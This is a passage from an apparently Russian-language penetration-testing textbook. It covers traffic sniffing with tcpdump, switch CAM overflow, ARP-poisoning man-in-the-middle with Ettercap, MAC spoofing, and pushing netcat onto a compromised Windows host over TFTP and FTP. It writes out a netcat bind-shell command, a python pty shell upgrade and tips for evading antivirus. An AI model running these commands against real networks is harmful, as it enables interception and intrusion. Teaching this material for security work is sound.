11:46:47.943079 IP kali.53170 > gateway.domain: 29504+ PTR? 129.126.168.192.in-
addr.arpa. (46)
11:46:48.005087 IP gateway.domain > kali.53170: 29504 NXDomain 0/0/0 (46)
11:46:48.012487 IP kali.34133 > gateway.domain: 9564+ PTR? 2.126.168.192.in-
addr.arpa. (44)
11:46:48.073047 IP gateway.domain > kali.34133: 9564 NXDomain 0/0/0 (44)
11:46:48.699462 IP kali.54070 > ec2-52-32-150-180.us-west-2.compute.amazonaws.
com.https: Flags [.], ack 101222386, win 40880, length 0
11:46:48.701314 IP kali.51078 > gateway.domain: 2872+ PTR? 180.150.32.52.in-
addr.arpa. (44)
...
```

Гораздо лучше сохранять всю информацию в файл, это упростит сбор данных и создаст возможность для последующего анализа трафика в любое удобное для вас время:

```
 root@kali:~# tcpdump -w /root/tcpump.cap
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C3821 packets captured
3828 packets received by filter
0 packets dropped by kernel
```

Для анализа полученных данных можно использовать Whireshark, но раз уж мы работаем в консоли, то будем последовательны и приведем пример анализа данных в ней. Посмотрим все IP-адреса и порты, с которыми происходило соединение:

```
root@kali:~# tcpdump -n -r /root/tcpump.cap | awk -F" " '{ print $3}' | sort -u
| head

reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
```

```
136.243.75.5.80
138.201.8.34.80
138.201.8.95.80
144.76.164.182.80
144.76.28.230.80
144.76.62.5.80
173.194.122.218.80
173.194.32.186.443
178.250.0.80.80
178.250.2.77.80
```

Проанализировав вывод, мы увидели, на какие адреса чаще всего уходили запросы. Теперь отфильтруем трафик, исходя из имеющейся информации:

```
 root@kali:~# tcpdump -n src host 138.201.8.34 -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:59:01.590002 IP 138.201.8.34.80 > 192.168.126.129.44236: Flags [S.], seq
1793877133, ack 236733408, win 64240, options [mss 1460], length 0
11:59:01.594853 IP 138.201.8.34.80 > 192.168.126.129.44238: Flags [S.], seq
1094285691, ack 3332638160, win 64240, options [mss 1460], length 0
11:59:01.594994 IP 138.201.8.34.80 > 192.168.126.129.44236: Flags [.], ack
1461, win 64240, length 0
11:59:01.595001 IP 138.201.8.34.80 > 192.168.126.129.44236: Flags [.], ack
1537, win 64240, length 0
...

root@kali:~# tcpdump -n dst host 138.201.8.34 -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:59:01.475932 IP 192.168.126.129.44236 > 138.201.8.34.80: Flags [S], seq
236733407, win 29200, options [mss 1460,sackOK,TS val 144778 ecr 0,nop,wscale
7], length 0
11:59:01.476078 IP 192.168.126.129.44238 > 138.201.8.34.80: Flags [S], seq
3332638159, win 29200, options [mss 1460,sackOK,TS val 144778 ecr 0,nop,wscale
7], length 0
11:59:01.590025 IP 192.168.126.129.44236 > 138.201.8.34.80: Flags [.], ack
1793877134, win 29200, length 0
11:59:01.590665 IP 192.168.126.129.44236 > 138.201.8.34.80: Flags [.], seq
0:1460, ack 1, win 29200, length 1460: HTTP: GET /tag?event=otherPage&check=tr
ue&__location=http%3A%2F%2Fwww.tez-tour.com%2F&__referrer=&__title=%D0%9F%D1%83
%D1%82%D0%B5%D0%B2%D0%BA%D0%B8%20%D0%B2%20%D0%93%D1%80%D0%B5%D1%86%D0%B8%D1%8E%
2C%20%D0%9A%D0%B8%D0%BF%D1%80%2C%20%D0%9E%D0%90%D0%AD%2C%20%D0%A
...

root@kali:~# tcpdump -n port 80 -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:58:57.800214 IP 192.168.126.129.40306 > 93.184.220.29.80: Flags [S], seq
3231467275, win 29200, options [mss 1460,sackOK,TS val 143859 ecr 0,nop,wscale
7], length 0
11:58:57.902747 IP 192.168.126.129.40308 > 93.184.220.29.80: Flags [S], seq
3445184571, win 29200, options [mss 1460,sackOK,TS val 143884 ecr 0,nop,wscale
7], length 0
```

```
11:58:57.909838 IP 93.184.220.29.80 > 192.168.126.129.40306: Flags [S.], seq
3702388, ack 3231467276, win 64240, options [mss 1460], length 0
11:58:57.909911 IP 192.168.126.129.40306 > 93.184.220.29.80: Flags [.], ack 1,
win 29200, length 0
11:58:57.910923 IP 192.168.126.129.40306 > 93.184.220.29.80: Flags [P.], seq
1:430, ack 1, win 29200, length 429: HTTP: POST / HTTP/1.1
11:58:57.911421 IP 192.168.126.129.40310 > 93.184.220.29.80: Flags [S], seq
1472664795, win 29200, options [mss 1460,sackOK,TS val 143886 ecr 0,nop,wscale
7], length 0
11:58:57.914620 IP 93.184.220.29.80 > 192.168.126.129.40306: Flags [.], ack
430, win 64240, length 0
...
```

Посмотрим, какая информация передавалась по сети в момент ее захвата. В данном случае мы увидим ее в HEX-формате, но это не помешает нам добыть нужные данные:

```
 root@kali:~# tcpdump -nX -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:58:57.026917 IP 192.168.126.129.60358 > 192.168.126.2.53: 61944+ A? self-
repair.mozilla.org. (41)
    0x0000: 4500 0045 7b58 4000 4011 417b c0a8 7e81 E..E{X@.@.A{..~.
    0x0010: c0a8 7e02 ebc6 0035 0031 baef f1f8 0100 ..~....5.1......
    0x0020: 0001 0000 0000 0000 0b73 656c 662d 7265 .........self-re
    0x0030: 7061 6972 076d 6f7a 696c 6c61 036f 7267 pair.mozilla.org
...
11:58:59.459884 IP 192.168.126.129.39468 > 194.165.24.241.80: Flags [P.], seq
1:873, ack 1, win 29200, length 872: HTTP: GET / HTTP/1.1
   0x0000: 4500 0390 3741 4000 4006 e566 c0a8 7e81 E...7A@.@..f..~.
   0x0010: c2a5 18f1 9a2c 0050 f298 04bc 2c12 6d3b .....,.P....,.m;
   0x0020: 5018 7210 e0d2 0000 4745 5420 2f20 4854 P.r.....GET./.HT
   0x0030: 5450 2f31 2e31 0d0a 486f 7374 3a20 7777 TP/1.1..Host:.ww
   0x0040: 772e 7465 7a2d 746f 7572 2e63 6f6d 0d0a w.tez-tour.com..
   0x0050: 5573 6572 2d41 6765 6e74 3a20 4d6f 7a69 User-Agent:.Mozi
   0x0060: 6c6c 612f 352e 3020 2858 3131 3b20 4c69 lla/5.0.(X11;.Li
   0x0070: 6e75 7820 6936 3836 3b20 7276 3a34 352e nux.i686;.rv:45.
   0x0080: 3029 2047 6563 6b6f 2f32 3031 3030 3130 0).Gecko/2010010
   0x0090: 3120 4669 7265 666f 782f 3435 2e30 0d0a 1.Firefox/45.0..
   0x00a0: 4163 6365 7074 3a20 7465 7874 2f68 746d Accept:.text/htm
   0x00b0: 6c2c 6170 706c 6963 6174 696f 6e2f 7868 l,application/xh
   0x00c0: 746d 6c2b 786d 6c2c 6170 706c 6963 6174 tml+xml,applicat
   0x00d0: 696f 6e2f 786d 6c3b 713d 302e 392c 2a2f ion/xml;q=0.9,*/
   0x00e0: 2a3b 713d 302e 380d 0a41 6363 6570 742d *;q=0.8..Accept-
   0x00f0: 4c61 6e67 7561 6765 3a20 656e 2d55 532c Language:.en-US,
   0x0100: 656e 3b71 3d30 2e35 0d0a 4163 6365 7074 en;q=0.5..Accept
   0x0110: 2d45 6e63 6f64 696e 673a 2067 7a69 702c -Encoding:.gzip,
   0x0120: 2064 6566 6c61 7465 0d0a 436f 6f6b 6965 .deflate..Cookie
...
```

Мы нашли интересующее нас соединение с tez-tour.com. Но данных все равно слишком много. Чтобы упростить задачу, воспользуемся встроенным фильтром заголовков. Нас будут интересовать только пакеты с флагами PSH и ACK.

На рис. 10.7 видно, что интересующие нас флаги A и P находятся в четвертой и пятой позиции, значит, в двоичном формате это будет выглядеть как 00011000, а в десятичном — 24.




Рис. 10.7. Структура TCP-заголовка

Фильтр получает следующий вид:

```
root@kali:~# tcpdump -A -n 'tcp[13] = 24' -r /root/tcpump.cap
...
11:59:00.459252 IP 192.168.126.129.49290 > 144.76.62.5.80: Flags [P.], seq
2487328431:2487328798, ack 1891911515, win 29200, length 367: HTTP: GET /webim/
button.php HTTP/1.1
E.....@.@.."..~..L>....P.A..p.G[P.r.:...GET /webim/button.php HTTP/1.1
Host: teztourcom.webim.ru
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.tez-tour.com/
Connection: keep-alive
If-None-Match: "2daeaa8b5f19f0bc209d976c02bd6acb51b00b0a"


11:59:00.563800 IP 144.76.62.5.80 > 192.168.126.129.49290: Flags [P.], seq
1:276, ack 367, win 64240, length 275: HTTP: HTTP/1.1 200 OK
E..;p.......L>...~..P..p.G[.A..P.......HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Nov 2016 16:58:59 GMT
Content-Type: image/gif
Content-Length: 43
Connection: keep-alive
X-Webim-Version: 8.14.142
```

```
Etag: "2daeaa8b5f19f0bc209d976c02bd6acb51b00b0a"
X-Time: 0.000

GIF89a.............!.......,...........D..;
11:59:00.839316 IP 192.168.126.129.54060 > 81.222.128.23.80: Flags [P.], seq
3867682114:3867682536, ack 387532615, win 29200, length 422: HTTP: GET /cgi-
bin/erle.cgi?sid=204602&bt=62&custom=153%3Duser_id&ph=1&rnd=346920&tail256=unkn
own HTTP/1.1
E.....@.@..q..~.Q....,.P..%B..GGP.r.-Y..GET /cgi-bin/erle.cgi?sid=204602&bt=62&
custom=153%3Duser_id&ph=1&rnd=346920&tail256=unknown HTTP/1.1
Host: ad.adriver.ru
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.tez-tour.com/
Cookie: cid=AhKU-kniKHjQWpLwdDd1YpA; ar_g2=1; ar_go=1; 1d=1; ar_ord=1; ar_ya=1
Connection: keep-alive
...
```

Информация представлена теперь в более понятном и удобном для анализа виде, не правда ли?

Активный перехват трафика

Итак, мы рассмотрели такую модель сети, где весь трафик не только идет от точки отправки до точки назначения, но и доходит до нашего интерфейса. Теперь рассмотрим ситуацию, в которой атакующий получает доступ к одному из портов свича. В данной ситуации неважно, получен ли доступ к самому свичу или это сетевая розетка, которая подключена к сетевому оборудованию из другого помещения. Важно лишь то, что на сетевой интерфейс приходят только те пакеты, которые должны приходить, и никакие иные.

Одним из самых популярных способов обойти такую защиту и заставить свич работать как хаб, что позволяет перехватывать весь сетевой трафик, является переполнение CAM-таблицы. В любом коммутаторе существует таблица CAM, которая связывает каждый MAC-адрес с конкретным портом. Коммутаторы используют эту таблицу для перенаправления входящих пакетов на соответствующий порт.

В атаке на переполнение таблицы CAM атакующий отправляет на коммутатор большое количество Ethernet-фреймов, каждый из которых имеет уникальный MAC-адрес. Цель этого процесса — заполнить всю память в CAM-таблице коммутатора.

Когда таблица CAM заполняется, коммутатор переходит в состояние «заполнения всем» или «рассылки всем» (flooding mode) и начинает отправлять все входящие пакеты на все порты, что существенно уменьшает эффективность сети и может привести к замедлению или даже к отказу в обслуживании.

Необходимо учесть, что переполнение таблицы — процесс непрерывный, как только он прекратится, то через небольшой промежуток времени CAM-таблица будет отчищена и коммутатор вернется к нормальному режиму функционирования.

Для проведения атаки, направленной на переполнение CAM-таблицы MAC-адресами, достаточно одной команды:

```
root@kali:~# macof
b2:f9:9e:6b:59:b4 69:69:f4:1:d:7d 0.0.0.0.17507 > 0.0.0.0.49697: S
1870663496:1870663496(0) win 512
6b:df:e5:9:a8:1e c9:9c:3d:4b:21:d0 0.0.0.0.14408 > 0.0.0.0.45120: S
2106903632:2106903632(0) win 512
8:80:82:19:60:ec d4:f7:fb:14:47:f5 0.0.0.0.13022 > 0.0.0.0.2854: S
708293972:708293972(0) win 512
53:d4:80:73:dc:c4 d2:dd:5b:2d:32:b3 0.0.0.0.5752 > 0.0.0.0.1613: S
1815033319:1815033319(0) win 512
c3:a0:33:5b:67:8b 58:d6:8f:5d:fd:63 0.0.0.0.975 > 0.0.0.0.37840: S
1285237419:1285237419(0) win 512
81:86:99:13:d2:10 8f:37:86:2:ea:a6 0.0.0.0.30380 > 0.0.0.0.47351: S
447067260:447067260(0) win 512
ee:df:dd:2f:f5:96 8b:62:89:38:fa:1a 0.0.0.0.31470 > 0.0.0.0.57504: S
1107960129:1107960129(0) win 512
1f:d6:c1:1f:42:df 2d:ba:3e:6e:ca:29 0.0.0.0.28879 > 0.0.0.0.18191: S
753232608:753232608(0) win 512
1a:93:a9:1:e1:31 2a:1a:bd:5e:d8:ce 0.0.0.0.4821 > 0.0.0.0.53112: S
437165546:437165546(0) win 512
```

Еще один способ — «отравление» ARP. ARP-таблицы на маршрутизаторах (и не только) используются для сопоставления IP- и MAC-адресов, позволяя свичам выбирать наиболее эффективный путь прохождения трафика. Для нас важно, что широковещательные пакеты, которые используются для построения этой таблицы, никоим образом не фильтруются. Атакующий, используя эту особенность, может рассылать по сети поддельные данные и превратить свой компьютер в хаб.

Рассмотрим пример с Ettercap. Ettercap — это мощный многозадачный инструмент для перехвата трафика в локальной сети. Эта утилита с открытым исходным кодом, доступная в Kali Linux, предлагает ряд функций, ориентированных на исследование, отслеживание и анализ сетевого трафика, а также выполнение так называемых атак «человек посередине» (Man-in-the-Middle, или MitM).

Перечислим некоторые возможности Ettercap:

- отслеживание сетевого трафика: Ettercap может перехватывать и анализировать трафик;
- атаки «человек посередине»: Ettercap обладает встроенными функциями для выполнения атак MitM, включая арп-спуфинг (ARP spoofing), который позволяет злоумышленнику перенаправлять трафик между двумя устройствами через свою машину;

- сниффинг паролей и сессий: Ettercap может использоваться для перехвата и декодирования паролей и данных сессии, передаваемых по сети;
- фильтрация и инъекция пакетов: Ettercap позволяет изменять пакеты на лету, что может быть использовано для внедрения вредоносного кода или других данных в сетевой трафик.

Проведем классическую атаку MitM. Запускаем Ettercap и начинаем «слушать» сеть — для этого не забудьте запустить процесс, нажав на зеленую галочку в правом верхнем углу (рис. 10.8).




Рис. 10.8. Начало прослушивания

Программа начала собирать данные, и мы можем посмотреть информацию о том, какие активные хосты находятся в нашей сети (рис. 10.9), нажав на кнопку Scan for hosts.




Рис. 10.9. Доступные хосты

Ettercap поддерживает следующие типы атак:

- ARP Spoofing или ARP Poisoning. Наиболее распространенная форма атаки. Основана на отправке в сеть поддельных ARP-сообщений для связи MAC-адреса атакующего с IP-адресом другого устройства. Это позволяет перехватить трафик, предназначенный для него.
- DHCP Spoofing. В этой атаке осуществляется подмена DHCP-сервера и предоставление ложных настроек IP для других устройств.
- ICMP Redirection. Основана на использовании ICMP-сообщений, заставляет другие устройства в сети отправлять свой трафик через устройство, подконтрольное атакующему.
- Port Stealing. Техника перехвата трафика в сетях Ethernet, при которой атакующий подделывает MAC-адрес целевого устройства, заставляя коммутатор перенаправлять предназначенный для этого устройства трафик на порт хакера.

Мы реализуем первый тип атаки и перехватим трафик, который передается между двумя серверами в нашей сети. Для этого выделим IP первого сервера и определим его первой целью Add to Target 1, то же проделаем со вторым сервером, сделав его целью номер два (рис. 10.10).




Рис. 10.10. Выбор целей для атаки

Начнем атаку, выбрав в верхнем меню Mitm ▸ ARP poisoning (рис. 10.11).




Рис. 10.11. Выбор типа атаки

В случае успешной атаки вы сможете видеть весь трафик, который проходит между двумя серверами. Если точнее, то между тремя — первым, вторым и вашим.

Необходимо упомянуть еще об одной проблеме. Учитывайте, что даже если вы и получите доступ к одному из сетевых портов, скорее всего, все равно не сможете проникнуть в сеть, ведь все современные коммутаторы могут контролировать доступ по MAC-адресам. Однако у вас всегда остается возможность поменять MAC-адрес своего компьютера следующим образом:

```
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -r eth0
Current MAC: 00:0c:29:9a:54:a5 (VMware, Inc.)
Permanent MAC: 00:0c:29:9a:54:a5 (VMware, Inc.)
New MAC: 6a:66:b0:89:af:63 (unknown)
root@kali:~# ifconfig eth0 up
```

11 Передача файлов

Часто после проведения успешной атаки на целевую систему появляется необходимость загрузить на нее один или несколько файлов. Это может быть все что угодно: вирус, сниффер, клавиатурный шпион или шелл-код для эксплуатации очередной уязвимости (шелл — доступ к оболочке удаленной системы). Не всегда это бывает просто, но и в данной главе мы рассмотрим несколько вариантов достижения этой цели.

Прежде чем мы начнем, нужно упомянуть об одном серьезном препятствии на этом пути — антивирусе. В любой более-менее серьезной организации он по умолчанию устанавливается на все компьютеры и серверы. Основной принцип работы антивирусов — сравнение цифровой подписи файла с той, что содержится в их базе данных, и если совпадение будет найдено, то файл автоматически удаляется. Но это лишь полбеды, хуже, если антивирусы управляются централизованно, тогда администратор сети сразу же получит уведомление о происходящей атаке на систему. Есть два варианта обойти такой вид защиты. Первый: если вы решили загрузить вирус, то лучше, чтобы он был уникальным, а не создан одним из бесчисленных генераторов. Второй: использовать надо легальные инструменты, которые не вызовут подозрения у антивируса.

Вернемся к передаче файлов. После того как вы получили доступ к командной строке атакованной системы, вы первым делом столкнетесь с нехваткой необходимых инструментов для управления атакой и ее продолжения.

TFTP

Это тривиальный протокол для передачи файлов, он прост в реализации, не поддерживает аутентификацию и основан на транспортном протоколе UDP. FTP работает в интерактивном режиме, для его использования требуются определенные действия со стороны пользователя, но, к сожалению, такой режим часто недоступен сразу же после взлома системы, поэтому появляется необходимость использовать TFTP. Он хорош тем, что с ним можно работать не в интерактивном режиме.

Основным недостатком TFTP является то, что по умолчанию он не установлен на компьютерах под управлением Windows 7 и более новых версий, а также то, что его часто блокируют на уровне файервола, что, безусловно, усложняет нашу

деятельность. И все же этот способ передачи файлов не потерял своей актуальности и знать о нем необходимо.

Чтобы скачать файл с TFTP-сервера, необходимо его создать. В Kali Linux есть встроенный сервер atftpd, запустим его на порте 69 и разместим в директории netcat:

```
root@kali:~# mkdir /root/tftp
root@kali:~# atftpd --daemon –port 69 /root/tftp/
root@kali:~# cp /usr/share/windows-binaries/nc.exe /root/tftp/
```

Теперь загрузим netcat на скомпрометированную машину:

```
 C:\Users\test>tftp -i 192.168.225.128 get nc.exe
Transfer successful: 59392 bytes in 16 second(s), 3712 bytes/s
```

FTP

FTP — протокол передачи данных, работающий на основе TCP, который является более безопасным и функциональным по сравнению с TFTP. Его преимуществом является то, что клиент для работы с ним по умолчанию включен в ОС Windows. Как и в предыдущем примере, сначала сконфигурируем на своей машине сервер, поддерживающий данный протокол. Так как этот сервис обладает более широкой функциональностью, это займет немного больше времени.

```
root@kali:~# apt-get install pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
pure-ftpd-common
The following NEW packages will be installed:
pure-ftpd pure-ftpd-common
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
...
update-rc.d: As per Kali policy, pure-ftpd init script is left disabled.
insserv: warning: current start runlevel(s) (empty) of script `pure-ftpd'
overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `pure-
ftpd' overrides LSB defaults (0 1 6).
Processing triggers for systemd (231-9)
...
root@kali:~# groupadd ftpgroup
root@kali:~# useradd -g ftpgroup -d /dev/null -s /etc ftpuser
root@kali:~# mkdir /home/ftpusers
root@kali:~# mkdir /home/ftpusers/joe
root@kali:~# pure-pw useradd joe -u ftpuser -d /home/ftpusers/joe
Password: 123456
Enter it again: 123456
root@kali:~# pure-pw mkdb
root@kali:~# ln -s /etc/pure-ftpd/conf/PureDB /etc/pure-ftpd/auth/PureDB
root@kali:~# chown -hR ftpuser:ftpgroup /home/ftpusers/
```

```
root@kali:~# systemctl restart pure-ftpd
root@kali:~# cp /usr/share/windows-binaries/nc.exe /home/ftpusers/joe/
root@kali:~# ftp localhost

Connected to localhost.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 07:54. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 15 minutes of inactivity.
Name (localhost:root): joe
331 User joe OK. Password required
Password:123456
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
```

Указанная последовательность команд обеспечивает установку и настройку сервера FTP на Kali Linux с использованием Pure-FTPd. Ниже приводится краткое описание команд:

- `apt-get install pure-ftpd` — установка Pure-FTPd;
- `groupadd ftpgroup` — создание новой группы с названием ftpgroup;
- `useradd -g ftpgroup -d /dev/null -s /etc ftpuser` — создание нового пользователя с именем ftpuser, добавляем его в группу ftpgroup. В качестве домашнего каталога указываем `/dev/null`;
- `mkdir /home/ftpusers` и `mkdir /home/ftpusers/joe` — создание новых каталогов. Первая создает каталог для FTP-пользователей, а вторая создает подкаталог для пользователя по имени Joe;
- `pure-pw useradd joe -u ftpuser -d /home/ftpusers/joe` — добавление нового пользователя в Pure-FTPd с именем Joe, правами системного пользователя ftpuser и домашним каталогом в /home/ftpusers/joe;
- `pure-pw mkdb` — создание новой базы данных паролей для Pure-FTPd;
- `ln -s /etc/pure-ftpd/conf/PureDB /etc/pure-ftpd/auth/PureDB` — создание символической ссылки на конфигурационный файл PureDB в каталоге auth;
- `chown -hR ftpuser:ftpgroup /home/ftpusers/` — смена владельца каталога и всех его подкаталогов на ftpuser и группы на ftpgroup;
- `systemctl restart pure-ftpd` — перезапуск сервиса Pure-FTPd;
- `cp /usr/share/windows-binaries/nc.exe /home/ftpusers/joe/` — копирование исполняемого файла nc.exe в домашний каталог пользователя Joe;
- `ftp localhost` — подключение к FTP-серверу, запущенному на нашей машине.

Итак, мы установили и сконфигурировали сервис, а также создали домашнюю директорию и пользователя. Затем мы протестировали наш сервер и убедились в его работоспособности.

Основной проблемой FTP-серверов в контексте тестирования на проникновение является их интерактивность. Как вы видели из примера выше, после подключения к серверу мы должны были предоставить логин, пароль, а затем прекратить сессию при помощи команды `bye`.

Продемонстрируем, почему это является проблемой и как ее можно обойти. Предположим, вам удалось получить доступ к Netcat (nc) на одной из машин целевой ИС, которая работает под управлением Linux. В ходе исследования мы обнаружили, что на файерволе открыт порт 8080, поэтому будем использовать его. Для начала запустим nc, который будет работать на порте 8080:

```
 pupkin@mailserver:~$ nc -lvnp 8080 -e /bin/bash
listening on [any] 8080 ...
```

В этой команде используются следующие параметры:

- `-l` указывает Netcat работать в режиме «слушания», ожидая входящего подключения;
- `-v` устанавливает режим подробного вывода;
- `-n` указывает Netcat не преобразовывать имена хостов, что помогает избавиться от ненужных DNS-запросов;
- `-p 8080` указывает номер порта;
- `-e /bin/bash` передает Netcat инструкцию выполнять `/bin/bash` при установке входящего подключения.

Запустив nc на машине жертвы, подключимся к ней при помощи того же nc. Попробуем подключиться и к FTP-серверу:

```
 root@kali:~$ nc -vn 192.168.10.181 8080
ftp 192.168.10.105
joe
123456
bye
```

Выясняется, что мы ничего не видим. Мы не можем узнать, что отвечает FTP-сервер. Это неизбежно приведет к трудностям в работе и потере доступа, поэтому надо попытаться обойти эту проблему.

Для получения интерактивной консоли воспользуемся интерпретатором Python. На данный момент Python является одним из самых популярных языков программирования и установлен практически на каждом сервере. В его состав входит стандартный модуль для создания псевдотерминалов pty:

```
 root@kali:~# nc -vn 192.168.10.181 8080
python -c 'import pty; pty.spawn("/bin/bash")'
pupkin@mailserver:~$
```

Мы получили доступ к псевдоконсоли, теперь у нас есть возможность использовать привычную интерактивную консоль, попробуем соединиться с нашим FTP-сервером:

```
 pupkin@mailserver:~$ ftp 192.168.10.105

Connected to localhost.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 08:10. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 15 minutes of inactivity.
Name (localhost:root): joe
331 User joe OK. Password required
Password:123456
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
```

Передача файлов в Windows

С передачей файлов в Linux все обстоит достаточно просто ввиду того, что всегда можно найти какое-либо предустановленное ПО: Netcat, curl, wget и т. д. С Windows все немного сложнее, но не будем опускать руки и посмотрим, что можно сделать. Уверенность вселяет то, что в последних версиях Windows есть свой предустановленный FTP-клиент, и хотя он консольный, это очень нам поможет.

